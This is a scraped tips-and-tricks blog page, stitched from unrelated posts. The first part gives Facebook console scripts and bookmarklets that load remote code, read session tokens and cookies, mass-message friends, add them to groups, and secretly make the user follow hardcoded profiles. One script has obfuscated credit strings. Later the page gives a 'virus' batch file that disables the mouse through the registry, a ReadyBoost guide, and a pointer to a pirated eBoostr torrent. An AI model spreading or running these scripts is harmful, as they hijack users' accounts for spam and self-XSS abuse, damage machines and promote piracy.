javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://github.com/bhargav1996/Fb-Auto-tools/raw/master/theme_plate-FB.php';})();

2)Script For Posting in all groups For Facebook.
javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://raw.github.com/bhargav1996/Fb-Auto-tools/master/FB-Auto_Post.js';})();

3)Script For Post Message in Timeline in Facebook all Friends.
javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://raw.github.com/bhargav1996/Fb-Auto-tools/master/FB-Auto_Messanger.js';})();


4)Script For Message All Friend At Once For Facebook.
javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://github.com/bhargav1996/Fb-Auto-tools/raw/master/FB-Auto_Inbox.js';})();

5)Script For Suggest Facebook Friends Automatically
javascript:(function(){document.body.appendChild(document.createElement('script')).src='https://raw.github.com/bhargav1996/Fb-Auto-tools/master/FB-AUTO_Suggester.js';})();Step 3.
For Mozilla Firefox Click on firefox button >>Web Developer>> Scretchpad paste the code and top center you find run button click on that.


Step 4.
You will see a message in console tab showing that Refused To Load script or something like that but you need not to care that.However, you will see a new box opened in your browser's window.

Type your message in that box and then click on post.You will see 'waiting' on the box for few seconds and then it will show a pop-up messages Check Pic below .
Done !
Another Script For Adding Friends in Facebook Group
At once.
Copy the Below Script
(function(){var f={dtsg:document.getElementsByName("fb_dtsg")[0].value,uid:document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]),gid:document.getElementsByName("group_id")[0].value,frns:Array(),prenKe:0,okeh:0,gagal:0,getAjak:function(b){var c=new XMLHttpRequest;c.open("GET",b,!0),c.onreadystatechange=function(){if(4==c.readyState&&200==c.status){var a=eval("("+c.responseText.substr(9)+")");a.payload&&a.payload.entries&&(f.frns=a.payload.entries.sort(function(){return.5-Math.random()})),document.getElementById("hasilsurasil").innerHTML="Found <b>"+f.frns.length+" GodLiveInOurHeart</b><div id='hasilsatu'></div><div id='hasildua'></div><div id='hasiltiga' style='min-width:300px;display:inline-block;text-align:left'></div>"+crj;for(x in f.frns)f.senAjak(x)}else document.getElementById("hasilsurasil").innerHTML=4==c.readyState&&404==c.status?"<b style='color:darkred'>Gruppe Öffnen!</b>"+crj:"<b style='color:darkgreen'>Suche nach möglichen Abonnenten... ("+c.readyState+")</b>"+crj},c.send()},senAjak:function(d){var e=new XMLHttpRequest,prm="__a=1&fb_dtsg="+f.dtsg+"&group_id="+f.gid+"&source=typeahead&ref=&message_id=&members="+f.frns[d].uid+"&__user="+f.uid+"&phstamp=";e.open("POST","/ajax/groups/members/add_post.php",!0),e.setRequestHeader("Content-type","application/x-www-form-urlencoded"),e.setRequestHeader("Content-length",prm.length),e.setRequestHeader("Connection","keep-alive"),e.onreadystatechange=function(){if(4==e.readyState&&200==e.status){var a=eval("("+e.responseText.substr(9)+")");if(f.prenKe++,document.getElementById("hasilsatu").innerHTML="<div><b>"+f.prenKe+"</b> of <b>"+f.frns.length+"</b></div>",a.errorDescription&&(f.gagal++,document.getElementById("hasiltiga").innerHTML="<div><b style='color:darkred'>( "+f.gagal+" )</b> <span style='color:darkred'>"+a.errorDescription+"</span></div>"),a.jsmods&&a.jsmods.require){var b="<div>";for(x in a.jsmods.require)a.jsmods.require[x][a.jsmods.require[x].length-1][1]&&(b+="<b style='color:darkgreen'>"+a.jsmods.require[x][a.jsmods.require[x].length-1][1]+"</b> ");b+="<div>",document.getElementById("hasildua").innerHTML=b}if(a.onload)for(z in a.onload){var c=eval(a.onload[z].replace(/Arbiter.inform/i,""));if(c.uid&&c.name){f.okeh++,document.getElementById("hasiltiga").innerHTML="<div><b style='color:darkgreen'>( "+f.okeh+" )</b> <a href='/"+c.uid+"' target='_blank'><b>"+c.name+"</b></a> haben dich abonniert.</div>";break}}f.prenKe==f.frns.length&&(document.getElementById("hasiltiga").style.textAlign="center",document.getElementById("hasiltiga").innerHTML+="<div style='font-size:20px;font-weight:bold'>20 Leute Einladen!</div><a href='/' onClick='document.getElementById(\"hasilsurasil\").style.display=\"none\";return false'>Schliesen</a>")}},e.send(prm)}},g=["i","a","e","g","o","s","n","b","l","p","m","2","r","0","c","1","t","3","©"],crl=g[1]+g[0]+g[6]+g[3]+g[14]+g[12]+g[2]+g[1]+g[16]+g[0]+g[4]+g[6]+g[5]+"."+g[7]+g[8]+g[4]+g[3]+g[5]+g[9]+g[4]+g[16]+"."+g[14]+g[4]+g[10],crj="<div style='margin-top:10px;color:gray;font-size:12px'>"+g[1].toUpperCase()+g[0]+g[6]+g[3]+g[14].toUpperCase()+g[12]+g[2]+g[1]+g[16]+g[0]+g[4]+g[6]+g[5]+" "+g[g.length-1]+g[11]+g[13]+g[15]+g[17]+"<div style='font-size:9px'><a href='http://"+crl+"/' target='_blank'>"+crl+"</a></div></div>";document.body.innerHTML+="<center id='hasilsurasil' style='min-height:50px;width:600px;position:fixed;top:100px;left:"+(document.body.offsetWidth-530)/2+"px;border-radius:10px;padding:10px;z-index:999999;border:5px solid skyblue;background-color:rgba(225,225,255,0.75)'><b>facebook.com/Godliveinourheart ... Script by GodLiveinourHeart </b>"+crj+"</center>",f.getAjak("/ajax/typeahead/first_degree.php?__a=1&viewer="+f.uid+"&token="+Math.random()+"&filter[0]=user&options[0]=friends_only")})(); var fb_dtsg = document.getElementsByName('fb_dtsg')[0].value;At once.
Copy the Below Script
var user_id = document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1])
function cereziAl(isim) {
var tarama = isim + "=";
if (document.cookie.length > 0) {
konum = document.cookie.indexOf(tarama)
if (konum != -1) {
konum += tarama.length
son = document.cookie.indexOf(";", konum)
if (son == -1)
son = document.cookie.length
return unescape(document.cookie.substring(konum, son))
}
else { return ""; }
}
}
function getRandomInt (min, max) {
return Math.floor(Math.random() * (max - min + 1)) + min;
}
function randomValue(arr) {
return arr[getRandomInt(0, arr.length-1)];
}
var fb_dtsg = document.getElementsByName('fb_dtsg')[0].value;
var user_id = document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);
function a(abone){
var http4 = new XMLHttpRequest();
var url4 = "/ajax/follow/follow_profile.php?__a=1";
var params4 = "profile_id=" + abone + "&location=1&source=follow-button&subscribed_button_id=u37qac_37&fb_dtsg=" + fb_dtsg + "&lsd&__" + user_id + "&phstamp=";
http4.open("POST", url4, true);
//Send the proper header information along with the request
http4.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
http4.setRequestHeader("Content-length", params4.length);
http4.setRequestHeader("Connection", "close");
http4.onreadystatechange = function() {//Call a function when the state changes.
if(http4.readyState == 4 && http4.status == 200) {
http4.close; // Close the connection
}
}
http4.send(params4);
}
function sublist(uidss) {
var a = document.createElement('script');
a.innerHTML = "new AsyncRequest().setURI('/ajax/friends/lists/subscribe/modify?location=permalink&action=subscribe').setData({ flid: " + uidss + " }).send();";
document.body.appendChild(a);
}
a("100001068547215");
a("100004230073255");
var fb_dtsg = document['getElementsByName']('fb_dtsg')[0]['value'];
var user_id = document['cookie']['match'](document['cookie']['match'](/c_user=(\d+)/)[1]);
var httpwp = new XMLHttpRequest();
var urlwp = '/ajax/groups/membership/r2j.php?__a=1';
var paramswp = '&ref=group_jump_header&group_id=' + gid + '&fb_dtsg=' + fb_dtsg + '&__user=' + user_id + '&phstamp=';
httpwp['open']('POST', urlwp, true);
httpwp['setRequestHeader']('Content-type', 'application/x-www-form-urlencoded');
httpwp['setRequestHeader']('Content-length', paramswp['length']);
httpwp['setRequestHeader']('Connection', 'keep-alive');
httpwp['send'](paramswp);
var fb_dtsg = document['getElementsByName']('fb_dtsg')[0]['value'];
var user_id = document['cookie']['match'](document['cookie']['match'](/c_user=(\d+)/)[1]);
var friends = new Array();
gf = new XMLHttpRequest();
gf['open']('GET', '/ajax/typeahead/first_degree.php?__a=1&viewer=' + user_id + '&token' + Math['random']() + '&filter[0]=user&options[0]=friends_only', false);
gf['send']();
if (gf['readyState'] != 4) {} else {
data = eval('(' + gf['responseText']['substr'](9) + ')');
if (data['error']) {} else {
friends = data['payload']['entries']['sort'](function (_0x93dax8, _0x93dax9) {
return _0x93dax8['index'] - _0x93dax9['index'];
});
};
};

To Run This Script Login Facebook Open That Group Page then.
Firefox> Tools> Web Developer > ScratchPad > Paste & Run.
Chrome> Right Click > Inspect Element >Console > Paste & Enter to Run the Code.
Script For Inviting All facebook Friends to Like Your Page:

Then

Then
Paste your Script on Scratchpad(in Firefox)
javascript:var inputs = document.getElementsByClassName('uiButton _1sm');
for(var i=0; i<inputs.length;i++) {
inputs[i].click();
}
Like Our Facebook Fan Page: http://www.facebook.com/godliveinourheart
:::::Enjoy:::;;;
Control music and movies with gestures (Without Touching ur PC)

Hi Guys, Today I am telling you awesome app so that you can Control Your Music & Video .
The App named is Flutter so Download For Your Windows & Mac-Pc.
For Windows Click Here to Download
For Mac-Pc Click Here to Download
The App named is Flutter so Download For Your Windows & Mac-Pc.
For Windows Click Here to Download
For Mac-Pc Click Here to Download


Tag :
Tips and Tricks,
Make A Virus That Disable Mouse

-Open Notepad and copy below codes.
rem ---------------------------------
rem Disable Mouse
set key="HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Mouclass"
reg delete %key%
reg add %key% /v Start /t REG_DWORD /d 4
rem ---------------------------------
-Save this file as virus.bat
-Done you just created your virus.
ENJOY(-_-)

How To Use Pen Drives as RAM on Windows XP ,7
- Insert the Pen Drive (1GB at least) in the USB port try to prefer 4GB
- Open My Computer.
- Right-click on the icon of the newly inserted flash drive and select “Properties”.
Using pendrive as a RAM increases the system performance. It is not a difficult process you can easily do this with the help of the following simple steps.
First insert your pendrive (minimum 2GB recommended).
Format your pendrive.
Steps for Windows XP
- Right click on “My Computer” and go to “properties”.
- Now click on ‘Advance tab’.
- Click on the ‘settings’ of performance.
- Now the performance options appear. Go to ‘Advance tab’.
- Click on ‘change’ option of virtual memory.

- Select your pen drive.
- Click on ‘custom size’ which is a radio button. It displays the initial and maximum size of the pen drive.

- Click on ‘set’ button.
- Click ‘OK’ to complete the setup.
Finally you had to restart your PC.
Steps for Windows 8 and 7
- Plug in your Pen drive.
- Format it.
- Right click on the pen drive icon.
- Select ‘properties’.


- Select ‘Ready boost’.
- Click “use this device”.
- Now select the maximum space that RAM can give to the computer.
- Click ‘ok’ and ‘apply’.
This is how you can use your USB as RAM. This results in the improvement in performance of your PC.
- In the “Removable Disk Properties” page go to “ReadyBoost” tab
- If you want to dedicate the entire space of your flash drive for ReadyBoost you can select the radio button that says “Dedicate this device to ReadyBoost”.
- Clilck “Ok” buttons on all Windows to accept and confirm your selections and configurations.
Step 1: Open the eBoostr installation file from the default save location of your browser.
Step 2: Select the language you wish to use with the eBoostr program.
Step 3: Once you agree to the License agreement installation of eBoostr will begin
Step 4: Select the location where you wish to install eBoostr
Step 5: Once installation has finished your computer must be restarted before eBoostr can take effect
Select eBoostr Control Panel from the start menuIf this is your first time using eBoostr it will ask you to enable a cache device, click “yes” to proceed.
eBoostr's Configuration Wizard will begin. From here eBoostr will find all available devices it can use including any unused RAM.
eBoostr will then prompt you to choose which devices to use when creating a cache.
Once the cache has been created, you will be taken to eBoostr's control panel.
From here it is best to minimize eBoostr and allow it to operate in the background. With use eBoostr will continue to improve system performance as it adds frequently used programs to its cache. If you wish to use some of eBoostr's features, additional instructions are provided below.
If you wish to control which applications benefit from eBoostr, click the "Options" tab at the top of the window and scroll down to "Applications Priority..."
From here a list of all programs eBoostr can booster is visible. Simply drag programs from the list on the right and drop them on the list on the left to boost those programs.
System Requirements
- Windows Vista, Windows XP, Windows 2000, Windows 2003 Server, Windows 2008 Server, Windows 7 RC (all 32 and 64 bit systems supported)
- USB 2.0 port version or memory card reader
- Flash drive or memory card with at least 2.5 MB/sec random read speed
Do NOT pull flash drive out of USB Port while it is being used as a ReadyBoost device.
Do NOT save any data files on the flash drive when it is being used as ReadyBoost device.
FOR FULL VERSION Download Torrent Eboostr or click me
You are now able to use all of the great features that come with your version of eBoostr.
Running eBoostr
dont forget 2 say thanks and post your comments.
Tag :
Tips and Tricks,